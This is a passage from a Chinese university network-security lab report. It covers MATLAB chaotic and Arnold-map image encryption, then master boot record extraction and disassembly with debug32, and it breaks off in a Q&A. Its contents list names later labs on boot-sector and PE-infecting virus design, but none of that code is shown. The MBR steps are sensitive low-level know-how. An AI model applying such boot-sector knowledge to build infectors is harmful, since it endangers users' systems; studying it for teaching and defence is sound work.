学校代号 10538 学 号 20172700

分 类 号 TP391 密 级 普通



课程实验报告

网络安全课程实验报告

专 业 班 级 软件工程1班

姓 名 胡雅源

指 导 教 师 车生兵

提 交 日 期 2020年4月 18日

目录

[实验1 复合混沌加、解密 3](#_Toc38286110)

[【实验目的】 3](#_Toc38286111)

[【实验原理】 4](#_Toc38286112)

[【操作验证】 6](#_Toc38286113)

[【程序阅读】 8](#_Toc38286114)

[【程序编写】 8](#_Toc38286115)

[实验2 Arnold置乱加、解密 12](#_Toc38286116)

[【实验目的】 12](#_Toc38286117)

[【实验原理】 12](#_Toc38286118)

[【操作验证】 13](#_Toc38286119)

[【程序阅读】 15](#_Toc38286120)

[【程序编写】 15](#_Toc38286121)

[实验3 计算机主引导记录数据分析 18](#_Toc38286122)

[实验目的 18](#_Toc38286123)

[实验原理 19](#_Toc38286124)

[实验步骤 19](#_Toc38286125)

[实验4 计算机引导型病毒设计与实现 29](#_Toc38286126)

[实验目的 29](#_Toc38286127)

[实验原理 29](#_Toc38286128)

[实验步骤 30](#_Toc38286129)

[实验5 计算机文件型病毒的生成技术 37](#_Toc38286130)

[实验目的 37](#_Toc38286131)

[实验内容 37](#_Toc38286132)

[实验步骤 37](#_Toc38286133)

[实验 6 PE格式可执行文件的制作 44](#_Toc38286134)

[实验目的 44](#_Toc38286135)

[实验步骤 45](#_Toc38286136)

[实验答疑 51](#_Toc38286137)

[实验7 PE感染文件的设计与制作 61](#_Toc38286138)

[实验目的 61](#_Toc38286139)

[实验原理 62](#_Toc38286140)

[实验步骤 63](#_Toc38286141)

[实验8 文本水印技术及实现 72](#_Toc38286142)

[【实验目的】 72](#_Toc38286143)

[【实验原理】 72](#_Toc38286144)

[【操作验证】 73](#_Toc38286145)

[【程序阅读】 76](#_Toc38286146)

[【程序编写】 76](#_Toc38286147)

# 实验1 复合混沌加、解密

## 【实验目的】

1. 熟悉混沌的定义。
2. 掌握复合混沌映射的特性。
3. 掌握复合混沌映射的加、解密原理。
4. 编程实现复合混沌映射的加、解密过程。

## 【实验原理】

单一的混沌迭代系统，其动力学行为容易破译，而复合混沌迭代系统的动力学行为则与复合序列*R*和各个混沌迭代子系统的动力学行为有关。一般而言，复合迭代系统保持了所有迭代子系统的混沌特性，比单个子系统的动力学行为还要复杂得多。由于采用了满足特定要求的复合序列和转换算子，使得加密位具有均匀的、独立同分布的特性，其抗统计性能良好。从其在数字图像加密中的运用来看，无论其视觉效果还是性能指数均优于一些常见的数字图像加密技术。

在（0，1）上构造两个特殊的函数，并对其性质进行分析。在（0，1）定义函数

 （1）

 （2）

由此可以得到两个迭代函数。其性质请参考平台给出的文档。

由此，我们可以得到如图1所示的复合混沌加密模型。




图1 复合混沌序列数字图像的加密

其中，0、1均匀的比特流ri由线性反馈移位寄存器给出，图2给出了使用本原多项式的线性反馈移位寄存器的工作原理模型。

根据平台文档给出的定理2，复合混沌的解密可以使用 或者来解密，图3给出了使用解密的模型。




图2线性反馈移位寄存器




图3 复合混沌序列数字图像的解密（使用解密）

常见的本原多项式如图4所示。使用本原多项式对应位置的比特作为抽头值，可以使得其连续输出的2n+1-2个值在[1,2n+1-1]之间随机且唯一地出现一次，这样，就能确保这连续输出的2n+1-2个值中，0和1出现的概率相等。只要待加密对象的字节长度远远大于2n+1-2，就可以忽略比特流ri中0、1的不均匀性。

例如：一副1024×768×3（共2359296字节）字节的彩色图像，在使用n为7的本原多项式时，2n+1-2的值仅仅为254，显然，254是远远小于2359296的。




图4 常见的本原多项式

这里去掉的2个值是全0和全1的两个值，它们的出现会是线性反馈移位寄存器失去作用。

表1给出的数据表明，复合混沌加、解密系统产生的密文c输出具有独立同分布与均匀性，图5的加密效果给出了很好的说明。

表1 不同数量级复合序列选择均匀性试验数据

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| 运算数量级 | J | q=0 | q=1 | c=0 | c=1 |
| 1E3 | 10 | 504 | 496 | 474 | 526 |
| 1E4 | 10 | 4994 | 5006 | 4988 | 5012 |
| 1E5 | 10 | 50168 | 49832 | 49844 | 50156 |
| 1E6 | 10 | 500280 | 499720 | 498670 | 501330 |
| 1E7 | 10 | 4999689 | 5000311 | 4999794 | 5000206 |
| 1E8 | 10 | 49999878 | 50000122 | 49996352 | 50003648 |


 

图5 复合混沌图像加密效果展示

## 【操作验证】

1. 打开本实验系统软件MATLAB，点击菜单“文件”，选择“打开”选项，如图6所示，选择实验程序main.m。




图6 选择实验程序

1. 在程序的加密参数准备中，准备好待加密的图像x。如果加、解密程序只是针对灰度图像的加、解密程序，读入的图像是彩色图像时，需要把彩色图像转换成灰度图像。实验程序提供的是彩色图像加、解密程序。
2. 点击“Debug”菜单项“Run”，执行实验程序，如图7所示。
3. 在弹出的对话框中选择第2项，将实验文件夹添加到MATLAB路径中，如图8所示。




图7 执行实验程序




图8 选择实验文件夹添加到MATLAB路径中




图9 程序运行时MATLAB显示的“忙”状态

5、此时，MATLAB会处于短暂的计算“忙”状态，如图9所示。程序运行完毕就会给出实验结果，如图10所示。

6、观察原始图像与加密图像，加密图像与解密图像，以及原始图像与解密图像，体会他们之间直接的视觉感官效果。




图10 实验程序运行结果

## 【程序阅读】

复合混沌加密过程如图1所示，解密给出如图3所示，使用的线性反馈移位寄存器的工作原理如图2所示，详细的工作流程就不再给出。

请读者根据图1至3，参考下面的源程序，即可很好地理解源程序的思路。

## 【程序编写】

1、写一个简单的MATLAB程序，将复合混沌用于图像加、解密。

示例代码如下所示：

%

% 复合混沌加、解密实战系统，主程序

%

% img = imread('dog.jpg');

img = imread('lena1.bmp');

img1 = FHHD(img,0.15624562,164,10);

img2 = FHHDJM(img1,0.15624562,164,10);

figure,subplot(1,3,1);

imshow(img);title('原始图像');

subplot(1,3,2);

imshow(img1);title('加密图像');

subplot(1,3,3);

imshow(img2);title('解密图像');

function [img1]=FHHD(img,x0,g0,j0)

%

% 复合混沌加密函数

%

[m,n,s] = size(img); %获取尺寸

img1 = img; %初始化加密之后图像

for i=1:s %依次对每个比特进行加密

for j=1:n

for k=1:m

for l=1:8

% 1、使用反馈移位寄存器依次输出ri

%使用本源多项式 x^7+x^3+1 抽头8、4、1位

ri = bitget(g0,1);

bit1 = bitget(g0,4);

bit2 = bitget(g0,8);

% 将抽头的三位进行异或得到新的最高位值newbit

newbit = bitxor(ri,bit1);

newbit = bitxor(newbit,bit2);

% 原始反馈移位寄存器g0右移一位

g0 = bitshift(g0,-1);

% 将g0最高位设置为计算得到的newbit

g0 = bitset(g0,8,newbit);

% 2、明文对应位与ri异或得到qi值

qi = bitxor(bitget(img(k,j,i),l),ri);

% 3、根据qi值用对应的混沌函数以及初始变量获得新的迭代混沌值

fx = 1-sqrt(abs(2\*x0-1));

if(qi == 0)

fx = 1-fx;

end

% 更新x0的值

x0 = fx;

% 4、混沌值进行Rj非线性变换得到密文

img1(k,j,i) = bitset(img1(k,j,i),l,mod(floor(fx\*2^j0),2));

end

end

end

end

imwrite(img1,'jmtx.bmp','BMP');

function [img1]=FHHDJM(img,x0,g0,j0)

%

% 复合混沌解密函数

%

[m,n,s] = size(img); %获取尺寸

img1 = img; %初始化加密之后图像

for i=1:s %依次对每个比特进行加密

for j=1:n

for k=1:m

for l=1:8

% 1、使用f1与初始x0计算混沌值

fx = 1-sqrt(abs(2\*x0-1));

% 更新x0的值

x0 = fx;

% 2、混沌值进行Rj非线性变换得到si

si = mod(floor(fx\*2^j0),2);

% 3、用1减去密文与si进行异或得到qi

% 高版本MATLAB可以直接使用下面的语句

%qi = 1-bitxor(bitget(img(k,j,i),l),si);

tmp=bitxor(bitget(img(k,j,i),l),si);

if tmp==1

qi=0;

else

qi=1;

end

% 4、使用反馈移位寄存器依次输出ri

% 使用本源多项式 x^7+x^3+1 抽头8、4、1位

ri = bitget(g0,1);

bit1 = bitget(g0,4);

bit2 = bitget(g0,8);

% 将抽头的三位进行异或得到新的最高位值newbit

newbit = bitxor(ri,bit1);

newbit = bitxor(newbit,bit2);

% 原始反馈移位寄存器g0右移一位

g0 = bitshift(g0,-1);

% 将g0最高位设置为计算得到的newbit

g0 = bitset(g0,8,newbit);

% 5、qi与ri的异或值得到明文

mi = bitxor(qi,ri);

img1(k,j,i) = bitset(img1(k,j,i),l,mi);

end

end

end

end

imwrite(img1,'gmtx.bmp','BMP');

【问题思考】

1. 如果待加密图像是灰度图像，你将怎样修改程序？

【参考解答】

1、此时，待加密图像只有2维，即[m,n]=size(x)，因此，程序中的3重循环只要修改成2重循环即可。其实，实验程序不需要修改即可自动适应灰度图像与彩色图像。图11给出了针对彩色图像的加、解密效果。






图11 复合混沌对彩色图像的加、解密效果

很明显，复合混沌的加密效果比一般的混沌映射的加密效果要好得多。

实验记录：





# 实验2 Arnold置乱加、解密

## 【实验目的】

1. 熟悉置乱的定义。
2. 掌握基本置乱映射Arnold的特性。
3. 掌握Arnold置乱映射的加、解密原理。
4. 编程实现Arnold置乱映射的加、解密过程。

## 【实验原理】

Arnold变换是Arnold在遍历理论研究中提出的一种变换。由于Arnold本人最初对一张猫的图片进行了此种变换，因此它又被称为猫脸变换。Arnold映射可以把图像中各像素点的位置进行置换，使其达到加密的目的，因而在数字图像置乱中的应用是非常广泛的。

Arnold映射的正向表达式如下：

………………………………………(1)



Arnold映射的逆向表达式如下：

……………………………………(2)



其中，a和b是参数，n是迭代次数，N是图像的高或宽。

Arnold映射通过与矩阵相乘使x、y都变大，相当于拉伸；而取模运算使x、y又折回单位矩形内，相当于折叠。同时Arnold映射是一一映射，单位矩阵内的每一点唯一地变换到单位矩阵内的另一点。可惜的是由于N的取余限制，一般只能对正方形图像进行处理。

因此，Arnold映射可以用于图像置乱加密，而且，基于Arnold的图像置乱也是目前研究最为广泛的一种置乱方案。

Arnold映射的最大缺陷是具有周期性。只要知道了置乱算法，反复多次置乱后，可以得到原始图像，我们将编程演示这一点。

## 【操作验证】

1. 打开本实验系统软件MATLAB，点击菜单“文件”，选择“打开”选项，如图1所示，选择实验程序anold.m。
2. 点击“Debug”菜单项“Run”，执行实验程序，如图2所示。
3. 在弹出的对话框中选择第2项，将实验文件夹添加到MATLAB路径中，如图3所示。




图1 选择实验程序




图2 执行实验程序




图3 选择实验文件夹添加到MATLAB路径中




图4 程序运行时MATLAB显示的“忙”状态




图5 实验程序运行结果

5、此时，MATLAB会处于短暂的计算“忙”状态，如图4所示。程序运行完毕就会给出实验结果，如图5所示。

6、观察原始图像与加密图像，加密图像与解密图像，以及原始图像与解密图像，体会他们之间直接的视觉感官效果。虽然有周期性，但是置乱效果比Hilbert还是好一点。

## 【程序阅读】

Arnold映射置乱加密流程如下：

1. 读入彩色图像img；
2. 转换成灰度图像img0，x0；
3. 在2行2列的子图1中显示待置乱加密图像x0，并获取待加密图像尺寸h、w；
4. 设置Arnold映射参数a、b、N、n，它们决定了Arnold映射的周期大小；
5. 初始化置乱图像变量imgn；
6. 对图像进行n次Arnold映射置乱：计算当前坐标(y,x)的置换坐标(yy,xx)，将img0(y,x)像素点置换到置乱图像imgn(yy,xx) 处；每遍置乱完成后，由img0保存当前置乱结果；
7. 在2行2列的子图2中显示待置乱加密图像img0；
8. 加密结束。

Arnold映射置乱解密的流程与加密流程是逆向运算过程，请读者阅读下面的程序理解，不再给出解密流程。

至于Arnold映射置乱周期的研究，可以调整循环次数，每遍置乱完成后，比较置乱图像img0与待加密图像x0，两幅图像相同时，就停止继续置乱，从而找到置乱的周期值。请读者自己编程实现，平台直接给出了一个周期值。

## 【程序编写】

1、写一个简单的MATLAB程序将Arnold置乱映射用于图像加、解密。

Arnold置乱映射用于图像加、解密的示例代码如下：

%

% 1、Arnold置乱加、解密演示程序

%

% 2、Arnold置乱周期研究

%

clear all;

close all;

clc;

img=imread('lena.jpg');

img0=rgb2gray(img);

x0=img0;

figure,subplot(2,2,1),imshow(x0,[]);title('原始图像');

[h w]=size(x0);

%置乱与复原的共同参数

a=3;

b=5;

N=h;

n=10;

%10遍Arnold置乱

imgn=uint8(zeros(h,w));

for i=1:n

for y=1:h

for x=1:w

xx=mod((x-1)+b\*(y-1),N)+1;

yy=mod(a\*(x-1)+(a\*b+1)\*(y-1),N)+1;

imgn(yy,xx)=img0(y,x);

end

end

img0=imgn;

end

subplot(2,2,2),imshow(img0,[]);title('10遍Arnold置乱图像');

%10遍Arnold置乱复原

img1=uint8(zeros(h,w));

for i=1:n

for y=1:h

for x=1:w

xx=mod((a\*b+1)\*(x-1)-b\*(y-1),N)+1;

yy=mod(-a\*(x-1)+(y-1),N)+1;

img1(yy,xx)=img0(y,x);

end

end

img0=img1;

end

subplot(2,2,4),imshow(img1,[]);title('10遍Arnold反置乱图像');

%

% Arnold置乱周期研究,110遍置乱可以复原原始图像

% 在10遍Arnold置乱图像imgn基础上继续置乱100遍，可以找到原始图像

%

n=100;

imgm=uint8(zeros(h,w));

for i=1:n

for y=1:h

for x=1:w

xx=mod((x-1)+b\*(y-1),N)+1;

yy=mod(a\*(x-1)+(a\*b+1)\*(y-1),N)+1;

imgm(yy,xx)=imgn(y,x);

end

end

imgn=imgm;

if (imgn==x0)

i

display('Found...');

break;

end

end

subplot(2,2,3),imshow(imgm,[]);title('110遍Arnold置乱图像');

【问题思考】

1. 对平台提供的256×256灰度图像而言，其Arnold置乱的最小周期是多少？请编程给出实验结果。

【参考解答】

1、在48遍Arnold置乱后，可以看到原始图像，如图6所示。





图6 48遍Arnold置乱效果

实验记录：



# 实验3 计算机主引导记录数据分析

## 实验目的

1、掌握主引导记录数据的数据与文本获取方式。

2、掌握工具软件debug32.exe的使用技巧。

3、掌握主引导记录数据分析方法。

4、掌握主引导记录代码分析方法。

## 实验原理

请参考教材第8章第1节的内容。

## 实验步骤

1、打开磁盘与文件分析软件diskhex.exe，选取待分析的物理驱动器。

2、选取物理驱动器的物理0号扇区，分别以数据和文本方式导出到指定文件夹中。

3、打开指定文件夹中以文本方式导出的主引导记录数据，分析主引导记录的基本结构。

4、打开工具软件debug32.exe，使用？命令，浏览常用debug指令的功能、格式。

5、利用debug32.exe打开指定文件夹中导出的主引导记录的数据文件。

6、将当前段偏移量0100h处长度为200h字节的主引导记录代码，移动到搬家前的执行空间0000:7C00。例如：m 0100 L200 0000:7C00。

7、利用反汇编命令U，获得搬家前执行的代码。例如：u 0:7C00。

8、根据需要，利用命令窗口的“编辑”下的“标记”功能，把需要保存的反编译结果复制后保存到指定文档中。

9、将当前段偏移量0100h处长度为200h字节的主引导记录代码，移动到搬家后的执行空间0000:0600。例如：m 0100 L200 0000:0600。

10、利用反汇编命令U，获得搬家后执行的代码。例如：u 0:061B。

11、根据需要，利用命令窗口的“编辑”下的“标记”功能，把需要保存的反编译结果复制后保存到指定文档中。

12、整理获得的数据及代码，参考附录的范例，整理成实验报告。

实验答疑

1. 如果严格按照实验步骤执行，在Windows XP计算机中，执行下面的指令后命令窗口会退出debug运行状态或者窗口无法进行下一步操作，怎样处理这种情况？

m 100 L200 0:0600

参考解答：

